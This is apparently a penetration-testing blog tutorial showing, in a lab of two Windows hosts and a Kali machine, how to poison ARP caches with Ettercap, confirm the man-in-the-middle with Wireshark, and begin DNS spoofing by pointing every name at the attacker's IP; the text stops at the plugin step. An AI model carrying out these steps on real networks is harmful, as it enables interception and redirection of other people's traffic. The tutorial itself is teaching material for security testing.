

Hacking Articles

Raj Chandel's Blog



Menu

[Home](#) » [Others](#) » [Comprehensive Guide on Sniffing](#)

[Others](#) , [Penetration Testing](#)

Comprehensive Guide on Sniffing

October 26, 2017 By [Raj Chandel](#)

ARP Protocol

The Address Resolution Protocol (ARP) is a communication protocol. It is used for discovering the link layer address associated with a given Internet layer address, a critical function in the Internet protocol suite. ARP was defined by RFC 826 in 1982 and is Internet Standard STD 37. ARP is also the name of the program for manipulating these addresses in most operating systems.

ARP is used for mapping a network address (e.g. an IPv4 address) to a physical address like a MAC address. For more details visit [here](#).

Requirement:

1. Kali Linux Machine
2. Windows Machine
3. Local Area Network
4. EtterCap tool
5. VM running Metasploitable
6. Wireshark (Protocol Analyzer)
7. XArp tool



- 8. FTP Client
- 9. Putty Client

ARP Protocol Process

Address Resolution Protocol is in many ways similar to a domain name service (DNS). As DNS resolves known domain names to an unknown IP address, similarly an ARP resolves known IP addresses to unknown MAC addresses. As shown below in the given image

If we observe by the above image; IP address 192.168.1.102, wants to communicate to IP address 192.168.101, but does not know its physical (MAC) address. An **ARP request is broadcasted** to all systems within that network, including IP X.X.X.100, X.X.X.101, and X.X.X.103. When IP address X.X.X.101 receives the message, it replies back via **uni-cast** with an **ARP reply**. This response contains the physical (MAC) address of BB-BB-BB-BB-BB-BB as shown above, this ARP reply information is then placed in the ARP cache and held there for a short duration, to reduce the amount of ARP traffic on the network, The ARP cache stores the IP, MAC, and a timer for each entry. The timer's duration may vary depending upon the Operating system in use, i.e., Windows operating system may store the ARP cache information for 2 minutes compared to a Linux machine which may retain it for 15 minutes or so.

Address Resolution Protocol



Let us now begin with exploiting the ARP protocol to our advantage!!!

Scenario: Let us take the below scenario, where we will use 2 windows host machines Representing Host A and Host B as Victim and Kali Linux Host C used to target the victims. In the following image, you can see attacker has lunch arp poisoning attack which has poisoned the arp table by adding attacker Mac address with both Host's IP: A & B.

Man In Middle Attack

Poisoned ARP Table

www.hackingarticles.in

IP	PhysicalAddress
192.168.1.102	CC:CC:CC:CC:CC:CC
192.168.1.101	CC:CC:CC:CC:CC:CC
192.168.1.107	CC:CC:CC:CC:CC:CC

192.168.1.102
MAC CC:CC:CC:CC:C::CC:CC



HOST A



192.168.1.101
MAC CC:CC:CC:CC:C::CC:CC



HOST B

www.hackingarticles.in

192.168.1.107
MAC CC:CC:CC:CC:C::CC:CC



HOST C

Let's Begin the ARP Poisoning Attack

The First step is to clear the ARP Cache of both the host by typing following command in command prompt **arp -d** for Host A, then Ping the Host A for the reply, now type command **arp -a**, this will show you the physical (MAC) address of the Host A Machine.

```

C:\Windows\system32>arp -d
C:\Windows\system32>ping 192.168.0.101

Pinging 192.168.0.101 with 32 bytes of data:
Reply from 192.168.0.101: bytes=32 time<1ms TTL=128
Reply from 192.168.0.101: bytes=32 time<1ms TTL=128
Reply from 192.168.0.101: bytes=32 time<1ms TTL=128
Reply from 192.168.0.101: bytes=32 time<1ms TTL=128

Ping statistics for 192.168.0.101:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\Windows\system32>arp -a

Interface: 192.168.0.102 --- 0xb
    Internet Address      Physical Address      Type
    192.168.0.101         00-0c-29-5b-4f-a1     dynamic
    224.0.0.252           01-00-5e-00-00-fc     static
C:\Windows\system32>

```

Similarly, let us do the same activity on the other systems which is Host B

```

C:\Windows\system32>arp -d
C:\Windows\system32>ping 192.168.0.102

Pinging 192.168.0.102 with 32 bytes of data:
Reply from 192.168.0.102: bytes=32 time<1ms TTL=128
Reply from 192.168.0.102: bytes=32 time<1ms TTL=128
Reply from 192.168.0.102: bytes=32 time<1ms TTL=128
Reply from 192.168.0.102: bytes=32 time<1ms TTL=128

Ping statistics for 192.168.0.102:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\Windows\system32>arp -a


Interface: 192.168.0.101 --- 0xb
    Internet Address      Physical Address      Type
    192.168.0.1          84-16-f9-47-df-7a     dynamic
    192.168.0.102         00-0c-29-19-c2-8b     dynamic
C:\Windows\system32>

```


Start Sniffing with Ettercap

Let us now start to exploit both Host A and Host B, from Host C machine, which is our Kali Linux, start sniffing with Ettercap tool as shown in the below image on Kali.


Go to Sniff and select Unified sniffing




Select the Network interface as appropriate, in this case, it is eth0, click on **OK**



Now go to the Hosts Tab and Select **Scan for Hosts** as shown below to scan the connected system in a local network.




You will get the host list of all the scan hosts as shown below, let us now select our Targets from the host list X.X.X.101 and X.X.X.102, now add both the targets one by one by clicking on the tab Add to Target 1 and 2 respectively, from the given image we can see that both the targets are now added to our list.




Now go to MitM (Man in the middle) and select ARP Poisoning. A Dialog box will appear for optional parameters.

Check the box "Sniff remote connection" and click OK



Go to start tab and click on start sniffing to target the Host A and B added.



Now let us go to our Kali machine and open the terminal, let us now type command **ifconfig** to determine our IP address and physical (MAC) address, in our case it is **00:0c:29:5b:8e:18** as highlighted in the given image

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.0.107 netmask 255.255.255.0 broadcast 192.168.0.255
    inet6 fe80::20c:29ff:fe5b:8e18 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:5b:8e:18 txqueuelen 1000 (Ethernet)
    RX packets 18938 bytes 5853523 (5.5 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 668 bytes 47347 (46.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Since we have started the arp poisoning attack on both the victim machine X.X.X.101 and 102 from our Kali machine, if we go to any host and type **arp -a** on the command prompt, you will clearly see that the physical (MAC) address of the victim machine has changed to the physical (MAC) address of the Kali machine, as shown above, Physical (MAC) address of both the IP X.X.X.102 and X.X.X.107 are same, which means that all the traffic from host X.X.X.102 is passing through Kali machine X.X.X.107

```
C:\Windows\system32>arp -a
Interface: 192.168.0.101 --- 0xb
Internet Address      Physical Address      Type
192.168.0.1           84-16-f9-47-df-7a    dynamic
192.168.0.102         00-0c-29-5b-8e-18    dynamic
192.168.0.107         00-0c-29-5b-8e-18    dynamic
192.168.0.255         ff-ff-ff-ff-ff-ff    static
```

Demonstrate MITM with Wireshark

Let us now Open Wireshark on our Kali machine and analyze the packets, let us filter the packets by typing the following command **ICMP && (eth.sec == 00:0c:29:5b:8e:18 || eth.dst == 00:0c:29:5b:8e:18)**, here in the command eth.sec means (Ethernet source) and eth.dst means

(Ethernet destination), the MAC address are common in both source and destination which is the physical MAC address of our Kali machine, what we see is the source IP X.X.X.102 and destination X.X.X.101 are getting captured by the Kali machine which has a Physical (MAC) address **00:0c:29:5b:8e:18**, hence proving successful sniffing of the victim machine.

No.	Time	Source	Destination	Protocol	Length	Info
3648	29.443372264	192.168.0.102	192.168.0.101	ICMP	74	Echo (ping) request id=0x00
3649	29.443963456	192.168.0.102	192.168.0.101	ICMP	74	Echo (ping) request id=0x00
3650	29.444327846	192.168.0.101	192.168.0.102	ICMP	74	Echo (ping) reply id=0x00
3652	29.452269255	192.168.0.101	192.168.0.102	ICMP	74	Echo (ping) reply id=0x00
3700	30.448193640	192.168.0.102	192.168.0.101	ICMP	74	Echo (ping) request id=0x00
3701	30.452149355	192.168.0.102	192.168.0.101	ICMP	74	Echo (ping) request id=0x00
3702	30.452440477	192.168.0.101	192.168.0.102	ICMP	74	Echo (ping) reply id=0x00
3704	30.460073848	192.168.0.101	192.168.0.102	ICMP	74	Echo (ping) reply id=0x00
3802	31.448037723	192.168.0.102	192.168.0.101	ICMP	74	Echo (ping) request id=0x00

Frame 3648: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0

Ethernet II, Src: Vmware_19:c2:8b (00:0c:29:19:c2:8b), Dst: Vmware_5b:8e:18 (00:0c:29:5b:8e:18)

Destination: Vmware_5b:8e:18 (00:0c:29:5b:8e:18)

Source: Vmware_19:c2:8b (00:0c:29:19:c2:8b)

Type: IPv4 (0x0800)

Internet Protocol Version 4, Src: 192.168.0.102, Dst: 192.168.0.101

Combining DNS Spoofing with sniffing


Let us now exploit both of our victim machines with DNS Spoofing attack

From your Kali machine go to the path: **/root/etc/ettercap/etter.dns**, open the file and remove any content if available, after then type the value *** A (your Kali Linux IP address)** as shown below and save the file.




Next step is to go to the ettercap tool and select plugins and click on manage the plugins as shown below:

